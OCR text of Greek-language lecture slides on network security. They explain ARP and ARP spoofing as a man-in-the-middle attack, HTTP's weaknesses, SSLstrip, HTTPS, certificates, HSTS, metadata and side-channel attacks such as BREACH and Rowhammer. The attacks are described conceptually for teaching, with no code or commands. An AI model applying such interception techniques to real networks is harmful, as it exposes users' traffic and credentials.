
3c:07:54:02:d5:f8

06:ce:8f:41:c0:1e

router

d2:00:10:9a:2d:60

ARP


κινητό
Who has 192.168.0.1?
3c:07:54:02:d5:f8
06:ce:8f:41:c0:1e
router
d2:00:10:9a:2d:60


κινητό
3c:07:54:02:d5:f8
laptop
192.168.0.1 at d2:00:10:9a:2d:60
06:ce:8f:41:c0:1e
router
d2:00:10:9a:2d:60

192.168.0.1
=
d2:00:10:9a:2d:60

06:ce:8f:41:c0:1e

κινητό


3c:07:54:02:d5:f8

router


d2:00:10:9a:2d:60

ARP Spoofing

- Αλλάζουμε τον ARP πίνακα του θύματος
- Τα δεδομένα θα περνούν από τον θύτη
- Ο θύτης προωθεί τα δεδομένα από το θύμα στο gateway
- … και από το gateway στο θύμα
- “Man-in-the-Middle”



Ένα WiFi δίκτυο




ARP

κινητό

3c:07:54:02:d5:f8

Who has 192.168.0.1?



06:ce:8f:41:c0:1e


router


d2:00:10:9a:2d:60

bad guy

e4:ce:8f:41:c0:1e

ARP


κινητό
Who has 192.168.0.1?
3c:07:54:02:d5:f8
06:ce:8f:41:c0:1e
router
d2:00:10:9a:2d:60
bad guy
e4:ce:8f:41:c0:1e


κινητό
3c:07:54:02:d5:f8
laptop
192.168.0.1 at d2:00:10:9a:2d:60
06:ce:8f:41:c0:1e
192.168.0.1 at e4:ce:8f:41:c0:1e
router
d2:00:10:9a:2d:60
bad guy
e4:ce:8f:41:c0:1e

192.168.0.1
=
e4:ce:8f:41:c0:1e

06:ce:8f:41:c0:1e

κινητό

3c:07:54:02:d5:f8

router

d2:00:10:9a:2d:60

bad guy

e4:ce:8f:41:c0:1e

HTTP

- **H**yper **T**ext **T**ransfer **P**rotocol


Κεντρική ιδέα

1. Συνδέομαι στην υπηρεσία
2. Κάνω ένα αίτημα σελίδας
3. Περιμένω για απάντηση
4. Παίρνω την απάντηση
5. Αποσυνδέομαι

HTTP

- Με το HTTP μεταφέρουμε HTML, CSS, φωτογραφίες κλπ
- Γενικότερα **οποιοδήποτε αρχείο**
- Παραδείγματα αίτημάτων
  - Φέρε μου το αρχείο mypage.html
  - Φέρε μου το αρχείο menu.png
  - Φέρε το αρχείο style.css

HTTP


GET /index.html HTTP/1.1
Host: ece.ntua.gr
Cookies, HTML, Javascript, Headers

Πρόβλημα HTTP

- Ακρυπτογράφητο
  - Ευάλωτο σε επιθέσεις MitM
- Μπορεί κάποιος να:
  - δει που μπαίνουμε
  - αλλάξει αυτά που βλέπουμε
  - κλέψει τους κωδικούς μας

Wireshark MitM Demo

HTTP

- Με HTTP, ένας ενδιάμεσος μπορεί
  - Να διαβάσει τα δεδομένα
  - Να αλλάξει τα δεδομένα
- «Ενδιάμεσος» μπορεί να είναι:
  - Ο ISP
  - Ο admin ενός router όπου περνάει το traffic μας
  - Αυτός που πίνει καφέ στο διπλανό τραπέζι
- Με άλλα λόγια:
  - **Το δίκτυο είναι ανασφαλές**

HTTPS

- Δυνατή κρυπτογράφηση που δεν σπάει
- Χρήση πιστοποιητικών
- Δεν είναι δυνατές οι υποκλοπές δεδομένων
- Δεν είναι δυνατή η αλλαγή δεδομένων στο δίκτυο

- Αν γίνει κάτι απ’ όλα αυτά…
- Ο browser μας προειδοποιεί

Certificates

- Περιέχουν πληροφορίες για τον ιδιοκτήτη μιας σελίδας

1. Domain name πχ: google.com
2. Δημόσιο κρυπτογραφικό κλειδί
   - Χρησιμοποιείται για αυθεντικοποίηση του server από τον client

Certificate Authorities (CAs)

- Κάποια έμπιστη αρχή
  - υπάρχουν πάνω από 1000 προεγκατεστημένες στο λειτουργικό σύστημα/browser μας
  - ο browser τις εμπιστεύεται και τις συμβουλεύεται για να επαληθεύσει τα certificates
  - υπογράφουν ψηφιακά τα certificates άλλων ιδιοκτητών
- Το σύνολο των CAs και η ιεραρχία τους συνιστά το **PKI (Public Key Infrastructure)**

HTTP upgrade

http://www.reembed.com

302 redirect to: **https**://www.reembed.com

https://www.reembed.com

HTML, JS, CSS, …

SSLstrip

http://www.reembed.com →

http://www.reembed.com →

302 redirect to
https://www.reembed.com ←

https://www.reembed.com →

HTML, JS, CSS, …
over **http** ←

HTML, JS, CSS, …
over **https** ←

HTTP Strict Transport Security (HSTS)

- Είναι ένα HTTP Header

  ```
  Strict-Transport-Security: max-age=9001
  ```

- Στέλνεται μέσω ενός HTTPS καναλιού στον browser
- Όλες οι συνδέσεις στο συγκεκριμένο domain θα είναι HTTPS για 9001 δευτερόλεπτα

Ασφάλεια στο διαδίκτυο

- Τελικά, αν χρησιμοποιούμε μόνο HTTPS/HSTS είμαστε ασφαλείς από επιθέσεις στο traffic μας, σωστά;

Ασφάλεια στο διαδίκτυο

- Τελικά, αν χρησιμοποιούμε μόνο HTTPS/HSTS είμαστε ασφαλείς, σωστά;

Metadata

Τι είναι τα metadata;

- Τα δεδομένα μιας επικοινωνίας χωρίζονται σε 2 μεγάλες κατηγορίες
  - Περιεχόμενο:
    - Τι λέμε;
  - Metadata:
    - Με ποιον μιλάμε;
    - Για πόση ώρα;
    - Από πού επικοινωνούμε;
    - Πόσες ερωτήσεις κάνουμε;
    - Πόσο μεγάλες απαντήσεις παίρνουμε;

Προστασία των metadata

- Υπάρχουν λύσεις;
  - Ανώνυμο browsing
    - Tor, I2P
  - VPN
  - Block ciphers
- Χρειάζεται να προστατεύουμε τα metadata;

Προστασία των metadata

- Υπάρχουν λύσεις;
  - Ανώνυμο browsing
    - Tor, I2P
  - VPN
  - Block ciphers
- Χρειάζεται να προστατεύουμε τα metadata;

"We kill people based on metadata"

General Michael Hayden
Former Director of the NSA and the CIA

Side-channel attacks

Side-channels

- Παράπλευρες πηγές πληροφορίας
  - Χρόνος
  - Κατανάλωση ενέργειας
  - Μέγεθος πακέτων στο δίκτυο
  - Ηλεκτρομαγνητική ακτινοβολία
  - Ήχος
  - Γείτονες (Row hammer)

Side-channels

- Μπορούμε να αποκρυπτογραφήσουμε το περιεχόμενο χρησιμοποιώντας side-channels;
  - Χρόνος (TIME)
  - Κατανάλωση ενέργειας
  - Μέγεθος πακέτων στο δίκτυο (BREACH)
  - Ηλεκτρομαγνητική ακτινοβολία
  - Ήχος
  - Γείτονες (Row hammer)

Ευχαριστώ! Ερωτήσεις;

https://dimkarakostas.com
dimit.karakostas@gmail.com
DF46 7AFF 3398 BB31 CEA7 1E77 F896 1969 A339 D2E9